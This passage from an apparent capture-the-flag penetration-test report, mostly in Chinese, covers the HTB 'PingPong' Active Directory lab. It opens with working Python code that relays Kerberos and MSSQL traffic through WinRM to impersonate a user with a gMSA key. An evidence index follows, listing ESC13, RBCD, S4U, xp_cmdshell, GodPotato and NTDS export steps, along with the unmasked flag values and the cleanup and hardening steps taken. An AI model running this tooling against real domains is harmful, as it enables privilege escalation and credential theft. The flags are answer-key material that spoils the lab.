Object byte[] 4; $got=0; while($got -lt 4) {{ $n=$s.Read($hdr,$got,4-$got); if($n -le
0) {{ throw 'KDC closed before response header' }}; $got += $n }}; $len=[System.Net.
IPAddress]::NetworkToHostOrder([BitConverter]::ToInt32($hdr,0)); if($len -lt 1 -or
$len -gt 1048576) {{ throw 'Invalid KDC response length' }}; $reply=New-Object byte[]
$len; $got=0; while($got -lt $len) {{ $n=$s.Read($reply,$got,$len-$got); if($n -le 0)
{{ throw 'KDC closed before full response' }}; $got += $n }}; [Convert]::
ToBase64String($reply) }} finally {{ $c.Close() }}'''
    ps=PowerShell(pool); ps.add_script(script); out=[str(x) for x in ps.invoke()]
    if ps.had_errors: raise RuntimeError('PSRP KDC relay failed: '+ '; '.join(str(x)
for x in ps.streams.error))
    value=''.join(out).strip()
    if not value: raise RuntimeError('PSRP KDC relay returned no data')
    return base64.b64decode(value,validate=True)

original=kerberosv5.sendReceive
original_datetime=kerberosv5.datetime.datetime
offset=timedelta(hours=8)
class OffsetDateTime(original_datetime):
    @classmethod
    def now(cls, tz=None):
        return original_datetime.now(tz) + offset
kerberosv5.datetime.datetime=OffsetDateTime
kerberosv5.sendReceive=remote_send
try:
    with ws:
        with RunspacePool(ws) as pool_context:
            pool=pool_context
            old=os.getcwd(); os.chdir('.secrets')
            try:
                sys.argv=['getST.py','-spn','mssqlsvc/dc2.pong.htb','-impersonate','c.
adam','-aesKey',aes,'-no-pass','-dc-ip',IP,'pong.htb/Pong_gMSA$']
                runpy.run_path(str(Path('../.venv/bin/getST.py').resolve()),
run_name='__main__')
            finally:
                os.chdir(old)
finally:
    kerberosv5.sendReceive=original
    kerberosv5.datetime.datetime=original_datetime

#!/usr/bin/env python3
"""Impacket MSSQL client over authenticated PSRP socket operations to DC1.
No listener or executable is deployed on the Windows target.
"""
import os, runpy, socket as py_socket, sys, types
from datetime import timedelta
from pathlib import Path
from pypsrp.powershell import PowerShell, RunspacePool
from pypsrp.wsman import WSMan
from impacket.krb5 import kerberosv5
IP='10.129.200.166'; NAME='dc1.ping.htb'; KRB5=os.environ.get('KRB5CCNAME');
ROOT=Path.cwd(); MSSQL_CACHE=str((ROOT/'.secrets/c.adam@mssqlsvc_dc2.pong.htb@PONG.
HTB.ccache').resolve())
```

```
if not KRB5: raise SystemExit('KRB5CCNAME must point at authorized c.roberts ticket
cache')
ws=WSMan(IP,auth='kerberos',ssl=False,port=5985,negotiate_hostname_override=NAME,
negotiate_service='WSMAN',connection_timeout=12,read_timeout=60)
pool=None

class RemoteSocket:
    def __init__(self,*args): self.timeout=30; self.connected=False; self.closed=False
    def settimeout(self,timeout): self.timeout=timeout
    def connect(self,address):
        global pool
        script=f"$global:SqlTcp=[System.Net.Sockets.TcpClient]::new(); $global:SqlTcp.
ReceiveTimeout={int(self.timeout*1000)}; $global:SqlTcp.SendTimeout={int(self.
timeout*1000)}; $global:SqlTcp.Connect('dc2.pong.htb',1433); $global:
SqlStream=$global:SqlTcp.GetStream(); $global:SqlStream.ReadTimeout={int(self.
timeout*1000)}; 'CONNECTED'"
        self._invoke(script); self.connected=True
    def _invoke(self,script):
        ps=PowerShell(pool); ps.add_script(script); out=[str(x) for x in ps.invoke()]
        if ps.had_errors: raise OSError('; '.join(str(x) for x in ps.streams.error))
        return ''.join(out).strip()
    def sendall(self,data):
        import base64
        b64=base64.b64encode(data).decode('ascii')
        self._invoke(f"$b=[Convert]::FromBase64String('{b64}'); $global:SqlStream.
Write($b,0,$b.Length)")
    def recv(self,n):
        import base64
        value=self._invoke(f"$b=New-Object byte[] {int(n)}; $r=$global:SqlStream.Read(
$b,0,$b.Length); if($r -gt 0){{ [Convert]::ToBase64String($b,0,$r) }}")
        if not value: return b''
        return base64.b64decode(value,validate=True)
    def close(self):
        if not self.closed:
            try: self._invoke('if($global:SqlTcp){$global:SqlTcp.Close(); $global:
SqlTcp=$null; $global:SqlStream=$null}')
            except Exception: pass
            self.closed=True
    def get_channel_binding(self,*args): return None
    def shutdown(self,*args): self.close()
    def fileno(self): return -1

fake=types.SimpleNamespace(SOCK_STREAM=py_socket.SOCK_STREAM,SOCK_DGRAM=py_socket.
SOCK_DGRAM,AF_INET=py_socket.AF_INET,
  getaddrinfo=lambda host,port,*args: [(py_socket.AF_INET,py_socket.SOCK_STREAM,6,'',(
IP,int(port)))],socket=RemoteSocket)
import impacket.tds as tds
tds.socket=fake
old=os.getcwd(); os.chdir('.secrets')
try:
  with ws:
    with RunspacePool(ws, max_runspaces=1) as pool_obj:
      pool=pool_obj
      os.environ['KRB5CCNAME']=MSSQL_CACHE
      sql_command=(ROOT/'.secrets/mssql-command.txt').read_text().strip()
      sys.argv=['mssqlclient.py','pong.htb/c.adam@dc2.pong.htb','-windows-auth','-k',
'-no-pass','-target-ip',IP,'-command',sql_command]
      original_datetime=kerberosv5.datetime.datetime
      class OffsetDateTime(original_datetime):
          @classmethod
          def now(cls, tz=None):
              return original_datetime.now(tz)+timedelta(hours=8)
      kerberosv5.datetime.datetime=OffsetDateTime
      try:
          runpy.run_path(str((Path.cwd().parent/'.venv/bin/mssqlclient.py').resolve(
)),run_name='__main__')
      finally:
          kerberosv5.datetime.datetime=original_datetime
finally:
  os.chdir(old)
```

6. 佐證索引與原始記錄

以下檔案為完整原始工具輸出或機器可讀證據，供重跑與審核。PDF 明列 user.txt/root.txt 旗標值；不包含登入密碼、NT/AES 金鑰、ticket 或私鑰.

證據	內容 / 用途
evidence/tcp-windows.nmap + .xml	Nmap 7.993 服務與版本探測；53/88/135/139/389/445/464/593/636/3268/3269/5985/9389 等開啟。
evidence/ldap-rootdse-anon.ldif	匿名 RootDSE 與 ping.htb 目錄命名上下文。
evidence/certipy-find-dc-only.txt	CA、模板、權限、issuance policy 與 ESC13 判讀。
evidence/certipy-request.txt	Request ID 17 憑證簽發成功摘要；無 PFX/私鑰。
evidence/winrm-identity.txt	DC1 hostname、c.roberts、TempWinRMAccess 與 PING IT token 群組。
evidence/pong-group-before.txt	PONG gMSA Managers 初始 owner、scope、members。
evidence/group-state-after-memberattempt.txt	測試中 gMSA Managers scope/member/FSP 關聯。
evidence/pong-ad-read-test.txt	受委派 PONG AD 查詢結果。
evidence/s4u-attempt.txt / mssql-proxy-test.txt	S4U2Proxy 成功、MSSQL 驗證為 c.adam sysadmin。
evidence/mssql-xpcmdshell.txt	xp_cmdshell 執行身分為 svc_sql；SeImpersonatePrivilege 啟用。
evidence/mssql-config-cleanup.txt / svc-sql-rbcd-cleanup.txt	RBCD 與 MSSQL 原始組態已復原。
evidence/pong-current-state.txt / pong-retry-cleanup-verify.txt	重試時確認 gMSA Managers 為空；結束後確認 Global、Members 0、臨時 ACE 0。
evidence/svc-sql-reissue-ticket.txt / pong-gmsa-current-acl.txt	舊 gMSA 金鑰無法取得新票證；本次授權重試的 managed-password 屬性未回傳。
evidence/pong-ad-machine-enum.txt / pong-check-createchild.txt / pong-check-self-spn.txt	初始實例替代路徑探查；該實例後續已重置，不代表成功實例最終狀態。
evidence/post-reset-godpotato-run-test.txt / post-reset-ntds-ifm.txt	DC2 SYSTEM 取得及 IFM 匯出流程證據；秘密資料不列入 PDF。
evidence/post-reset-admin-cert-request.txt / post-reset-root-flag-verified.txt	Administrator 憑證簽發、SID 500 與 root flag 讀取佐證。
evidence/post-reset-template-restoration-verify.txt / post-reset-admin-cleanup.txt / post-reset-rbcd-restored.txt	模板、臨時管理員資格及 RBCD 清理驗證。

證據圖片說明

圖 2 至圖 6 為根據原始記錄及 HTB 可見成功狀態重製的證據摘要圖，而非桌面截圖；原始輸出是判斷依據。所有攻擊階段均已驗證完成。

方法與技術參考

Microsoft Open Specifications, [MS-ADTS] §2.2.19, MSDS-MANAGEDPASSWORD_BLOB: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/a9019740-3d73-46ef-a9ae-3ea8eb86ac2e

Certipy AD CS enumeration documentation: https://github.com/ly4k/Certipy/wiki/05-%E2%80%90-Usage

7. 最終狀態與處理建議

取得狀態

項目	狀態	證據 / 後續
初始 PING 網域 WinRM	成功	evidence/winrm-identity.txt
PONG gMSA managed-password blob	讀取成功，衍生金鑰存於本機私密目錄	不能公開 gMSA 金鑰；已在安全目錄保留供本機審查。
RBCD / MSSQL / xp_cmdshell	S4U sysadmin 及 svc_sql SeImpersonate 已驗證；設定已復原	evidence/s4u-attempt.txt, mssql-xpcmdshell.txt, mssql-config-cleanup.txt
user.txt	9f49e31b40ccee465ae8e04f83eedbe8	已提交；HTB 確認 user owned。
root.txt	81abe70350a76f0addb12df89bc7f5ba	已取得；HTB 顯示 PingPong root owned / solved。
gMSA Managers 原始群組狀態	已復原	GroupType Global；Members 0；新增 ACE 已移除。
SmartcardAuthentication	原始旗標與 ACL 已還原	post-reset-template-restoration-verify.txt
DC2 本機管理員測試成員	已移除 c.carlssen	post-reset-admin-cleanup.txt
ForeignSecurityPrincipal 測試物件	初始實例重置後已不存在於目前實例	HTB reset replaced target instance.

user.txt 旗標（未遮蔽）：`9f49e31b40ccee465ae8e04f83eedbe8`

root.txt 旗標（未遮蔽）：`81abe70350a76f0addb12df89bc7f5ba`

可供管理員先行處理

1. 停用 TemporaryWinRM，直到 Enrollment Rights、EKU 與 issuance policy 連結完成重新設計。
2. 查核 ping-DC1-CA 的簽發記錄與 Request ID 17；撤銷本次測試憑證（如仍有效），並依 CA 稽核政策處置。
3. 檢查 PONG gMSA Managers 的 DACL、Owner、GroupType 與成員；確認沒有其他不必要的 PING 主體。
4. 監控憑證簽發、msDS-ManagedPassword 讀取、groupType/member 變更與 foreignSecurityPrincipal 建立事件。

本報告記錄已觀察和實際驗證的結果。user.txt 與 root.txt 均已取得並由 HTB 接受；HTB 已確認 PingPong user/root owned。PONG 群組、臨時 ACE、svc_sql RBCD、SmartcardAuthentication 原始旗標/ACL 及 c.carlssen 本機管理員資格均已還原。SQL 最後成功回應時 xp_cmdshell 與 show advanced options 為 0；其後 TDS 無回應，因此最終 SQL 狀態無法再次確認。初始實例已重置，舊實例 FSP 不屬於目前靶機狀態。